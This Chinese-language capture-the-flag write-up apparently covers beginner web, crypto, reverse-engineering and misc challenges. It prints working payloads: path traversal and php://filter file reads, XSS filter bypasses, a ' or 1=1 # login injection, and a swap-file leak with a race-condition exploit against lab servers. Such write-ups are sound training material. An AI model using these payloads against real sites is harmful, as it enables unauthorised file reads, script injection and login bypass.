
从 0 开始 LFI 之 0

送分题 flag 在../flag.php。根据题目所述，访问网站打开 F12 发现



Name

119.29.138.57

1.jpg


show.php?file=1.jpg

所以访问 http://119.29.138.57:12000/show.php?file=../flag.php，得到 flag: hctf{Inc1ude_i5_s0_d4ngerous}

从 0 开始 LFI 之 1

访问 http://119.29.138.57:12001/show.php?file=../flag.php，得到


hctf{flag_i5_n0t_here}，心想这题真简单，没想到这个是假 flag，但是发现这个，感觉需要把 flag.php 的源码下载过来。



```
hctf{flag_i5_n0t_here}
<!-- hhh,maybe it is in Comments.Have a try! -->
```

然后题目说是 php 伪协议，于是去 google。发现文章
http://www.myhack58.com/Article/html/3/7/2016/79226_2.htm
于是构造 file=php://filter/convert.base64-encode/resource=../flag.php
得到 base64 代码

aGN0ZntmbGFnX2k1X24wdF9oZXJlfQo8IS0tIGhoaCxtYXliZSBpdCBpcyBpbiBDb21tZW50cy5IYXZlIGEgdHJ5ISAtLT4KPD9waHAKLy8gZjFhZ19pc19oZWVlZWVlZXJlL2ZsYWcuaHRtbAo/Pg==



```
hctf{flag_i5_n0t_here}
<!-- hhh,maybe it is in Comments.Have a try! -->
<?php
// f1ag_is_heeeeeeere/flag.html
?>
```

去解码得到 于是访问 http://119.29.138.57:12001/f1ag_is_heeeeeeere/flag.html，在源代码里找到 flag: hctf{Do_y0u_kn0w_php_fi1ter?}

从 0 开始之 XSS challenge0

关键字 script 被屏蔽，所以构造<img src=x onerror=alert(1);>，得到 flag


从 0 开始之 XSS challenge1

script,img,>,(被屏蔽，在找资料的时候发现了裁判的博客里有题解，但是不行，因为构造了一个按钮，有交互。于是又去 google，发现文章 http://security.stackexchange.com/questions/97550/how-to-launch-xss-code-from-an-input-html-tag-upon-page-load

构造" onfocus="alert&#40;1)" autofocus=" 得到 flag(我感觉这里有交互了。。。。)

从 0 开始之 XSS challenge2

“和/被屏蔽，于是又又去 google，又又发现文章 https://books.google.com/books?id=tGoLBAAAQBAJ&pg=PA376&lpg=PA376#v=onepage&q&f=false



376 ■ *Ethical Hacking and Penetration Testing Guide*

Now we submit the following input:

www.site.com/test.php?var=text";alert(1)//

This is how your input would be reflected with htmlspecialchars enabled:

```
<svg><script>var myvar="text&quot;;alert(1)//";</script></svg>
```

This will execute JavaScript even if HTML chars have been enabled, and htmlspecialchars converted your " to its html entity ““&quot;”. However, it still executes under SVG because it introduces an additional context (xml) into the html context. A solution would be to render a double encode instead of a single encode of to the characters.

The following is the screenshot of a jsfiddle's output:

```
<svg><script>var myvar="text&quot;;alert(1)//";
</script></svg>
```

The page at fiddle.jshell.net says:


1

Bypass 3: href Attribute

构造 text&quot;;alert(1)&#47;&#47;　得到 flag

re 从零开始的逆向之旅：Gold Miner


flash 游戏黄金矿工，懒人党靠 flash 修改大师作弊得到 flag: hctf{Give_ME_Gold_Please}



goalDis	$hctf{Give


我是一个有格调的 misc 题目

Wireshark 分析，



```
5762 54.912145031  104.24.108.165   192.168.186.130   TCP    8528 [TCP segment of a reassembled
6033 67.642518786  192.168.186.130  104.31.89.233     HTTP    563 GET /wp/?s=hctf%7Bwh4t_d0_y0u_
6303 90.454212708  192.168.186.130  220.250.64.19     HTTP    352 GET / HTTP/1.1
6436 100.033329328 192.168.186.130  220.250.64.19     HTTP    352 GET / HTTP/1.1
6459 101.528751165 192.168.186.130  69.172.201.153    HTTP    356 GET / HTTP/1.1
6471 101.792595189 69.172.201.153   192.168.186.130   HTTP   1080 HTTP/1.1 200 OK [Malformed Pac

    User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:43.0) Gecko/20100101 Firefox/43.0 Iceweasel/43.0.4\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
    Referer: http://www.hacg.fi/wp/25972.html\r\n
  > Cookie: __cfduid=d287398d6e6e057e9ff69b9f39c821bcd1485187219; _ga=GA1.2.265826505.1485187217; _gat=1\r\n
    Connection: keep-alive\r\n
    \r\n
    [Full request URI: http://www.hacg.fi/wp/?s=hctf%7Bwh4t_d0_y0u_w4nt%3F%3F%7D&submit=%E6%90%9C%E7%B4%A2]
    [HTTP request 3/3]
    [Prev request in frame: 5678]
```



hctf{wh4t_d0_y0u_w4n

访问网站得到 flag，然后顺便去逛了下,嘿嘿嘿


密码学教室进阶（五）

N 去 http://factordb.com/ 搜了下，然后就是 python 解决，接触来后把 16 进制去转换为 ASCII 码得到 flag

代码 https://paste.pound-python.org/show/qJmjxRLX7oZePlBZnRcG/

代码思路 http://bestwing.me/2016/09/10/Common%20types%20of%20RSA/　Very Hard RSA 下

密码学教室进阶（六）Google 希尔密码，找到解码网站，解码得到 flag http://www.practicalcryptography.com/ciphers/hill-cipher/



Plaintext

haohaoxuexiandainihuiqiuniyuanma

key = 5 17 4 15

Ciphertext

jchfecncvxogmtgqtqlqamqutqsgnniw

进击的 Crypto [0]

各种 google 查找，找到 http://bobao.360.cn/learning/detail/3058.html 利用公约数

E 都相同，不同的只有 N，所以不同的 N 有公因子,下载文件后选取第一个 N 和第二个 N


代码: https://paste.pound-python.org/show/6kHsqpJJQ6T22nuIUF9q/

我是最简单的渗透题

提示:万能密码

搜索万能密码，http://www.2cto.com/article/201208/147646.html

用户名密码都为' or 1=1 #　　得到 flag




username	password	flag
123	321	hgame{sqli_____very_interesting_233333}

ez game

Hint: 1、vim 备份泄露


2、条件竞争

扫目录得到



```
hecking :  http://115.28.78.16:13333/3a94a786f2f3af094a461b295bc4e2f6/robots.tx      Error
hecking :  http://115.28.78.16:13333/3a94a786f2f3af094a461b295bc4e2f6/.index.php.swp    Error
hecking :  http://115.28.78.16:13333/3a94a786f2f3af094a461b295bc4e2f6/.login.php.swp    OK!
hecking :  http://115.28.78.16:13333/3a94a786f2f3af094a461b295bc4e2f6/.register.php.swp        OK!
hecking :  http://115.28.78.16:13333/3a94a786f2f3af094a461b295bc4e2f6/.test.php.swp     Error
```

下载后在 kali 里 vim –r 得到 php 文件，然后看不懂。。。去 google 发现是 HCTF2016 的原题，然后又有了 Hint2，于是用 py
，一边注册一边登陆，得到 flag



```
username is exist
Hello, 6yIozth0teWxFSVqThis is your flag: hctf{mmp_you_yi_xie_wenti}Hello, 6yIozth0teWxFSVqThis is your flag: hctf{mmp_you_yi_xie_wenti}Hello, 6yIozth0teWxFSVqThis is your flag: hct
Hello, 6yIozth0teWxFSVqThis is your flag: hctf{mmp_you_yi_xie_wenti}Hello, 6yIozth0teWxFSVqThis is your flag: hctf{mmp_you_yi_xie_wenti}Hello, 6yIozth0teWxFSVqThis is your flag: hct
username is exist
Hello, 6yIozth0teWxFSVqThis is your flag: hctf{mmp_you_yi_xie_wenti}Hello, 6yIozth0teWxFSVqThis is your flag: hctf{mmp_you_yi_xie_wenti}Hello, 6yIozth0teWxFSVqThis is your flag: hct
username is exist
Hello, 6yIozth0teWxFSVqThis is your flag: hctf{mmp_you_yi_xie_wenti}Hello, 6yIozth0teWxFSVqThis is your flag: hctf{mmp_you_yi_xie_wenti}Hello, 6yIozth0teWxFSVqThis is your flag: hct
username is exist
Hello, 6yIozth0teWxFSVqThis is your flag: hctf{mmp_you_yi_xie_wenti}Hello, 6yIozth0teWxFSVqThis is your flag: hctf{mmp_you_yi_xie_wenti}Hello, 6yIozth0teWxFSVqThis is your flag: hct
Hello, 6yIozth0teWxFSVqThis is your flag: hctf{mmp_you_yi_xie_wenti}Hello, 6yIozth0teWxFSVqThis is your flag: hctf{mmp_you_yi_xie_wenti}Hello, 6yIozth0teWxFSVqThis is your flag: hct
username is exist
Hello, 6yIozth0teWxFSVqThis is your flag: hctf{mmp_you_yi_xie_wenti}Hello, 6yIozth0teWxFSVqThis is your flag: hctf{mmp_you_yi_xie_wenti}Hello, 6yIozth0teWxFSVqThis is your flag: hct
Hello, 6yIozth0teWxFSVqThis is your flag: hctf{mmp_you_yi_xie_wenti}Hello, 6yIozth0teWxFSVqThis is your flag: hctf{mmp_you_yi_xie_wenti}Hello, 6yIozth0teWxFSVqThis is your flag: hct
username is exist
Hello, 6yIozth0teWxFSVqThis is your flag: hctf{mmp_you_yi_xie_wenti}Hello, 6yIozth0teWxFSVqThis is your flag: hctf{mmp_you_yi_xie_wenti}Hello, 6yIozth0teWxFSVqThis is your flag: hct
Hello, 6yIozth0teWxFSVqThis is your flag: hctf{mmp_you_yi_xie_wenti}Hello, 6yIozth0teWxFSVqThis is your flag: hctf{mmp_you_yi_xie_wenti}Hello, 6yIozth0teWxFSVqThis is your flag: hct
username is exist
Hello, 6yIozth0teWxFSVqThis is your flag: hctf{mmp_you_yi_xie_wenti}Hello, 6yIozth0teWxFSVqThis is your flag: hctf{mmp_you_yi_xie_wenti}Hello, 6yIozth0teWxFSVqThis is your flag: hct
Hello, 6yIozth0teWxFSVqThis is your flag: hctf{mmp_you_yi_xie_wenti}Hello, 6yIozth0teWxFSVqThis is your flag: hctf{mmp_you_yi_xie_wenti}Hello, 6yIozth0teWxFSVqThis is your flag: hct
username is exist
Hello, 6yIozth0teWxFSVqThis is your flag: hctf{mmp_you_yi_xie_wenti}Hello, 6yIozth0teWxFSVqThis is your flag: hctf{mmp_you_yi_xie_wenti}Hello, 6yIozth0teWxFSVqThis is your flag: hct
username is exist
Hello, 6yIozth0teWxFSVqThis is your flag: hctf{mmp_you_yi_xie_wenti}Hello, 6yIozth0teWxFSVqThis is your flag: hctf{mmp_you_yi_xie_wenti}Hello, 6yIozth0teWxFSVqThis is your flag: hct
Hello, 6yIozth0teWxFSVqThis is your flag: hctf{mmp_you_yi_xie_wenti}Hello, 6yIozth0teWxFSVqThis is your flag: hctf{mmp_you_yi_xie_wenti}Hello, 6yIozth0teWxFSVqThis is your flag: hct
username is exist
Hello, 6yIozth0teWxFSVqThis is your flag: hctf{mmp_you_yi_xie_wenti}Hello, 6yIozth0teWxFSVqThis is your flag: hctf{mmp_you_yi_xie_wenti}Hello, 6yIozth0teWxFSVqThis is your flag: hct
```

代码: https://paste.pound-python.org/show/tFrXUmYS3oaRIPwumsuq/
代码原型: http://www.cnblogs.com/iamstudy/articles/2016_hctf_web_writeup.html 自己小小的改了下，谢谢大佬分享